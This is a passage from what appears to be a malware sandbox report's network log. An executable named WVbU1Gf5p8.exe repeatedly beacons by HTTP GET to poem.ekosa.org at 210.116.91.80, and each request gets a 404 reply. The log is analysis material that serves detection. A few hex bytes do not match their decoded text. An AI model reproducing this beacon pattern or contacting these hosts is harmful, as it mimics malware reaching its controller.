45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	49838	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:37.850020885 CET	550	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:38.122589111 CET	551	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:37 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	49839	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:38.393255949 CET	551	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:38.658394098 CET	552	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:37 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	49840	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:39.049812078 CET	553	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:39.309412956 CET	553	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:39 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	49841	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:39.579063892 CET	554	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:39.839138985 CET	555	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:39 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	49842	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:40.108448029 CET	556	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:40.369780064 CET	566	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:40 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 2d 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	49845	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:40.754378080 CET	576	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:41.013569117 CET	577	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:40 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 2d 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	49846	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:41.293981075 CET	578	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:41.566473007 CET	578	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:41 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 2d 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	49847	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:41.845242977 CET	579	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:42.114115953 CET	580	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:41 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 7e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.4	49848	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:42.500201941 CET	581	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:42.760907888 CET	581	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:42 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 7e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	49849	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:43.033344984 CET	582	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:43.296571016 CET	582	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:42 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49768	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:01.223732948 CET	133	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
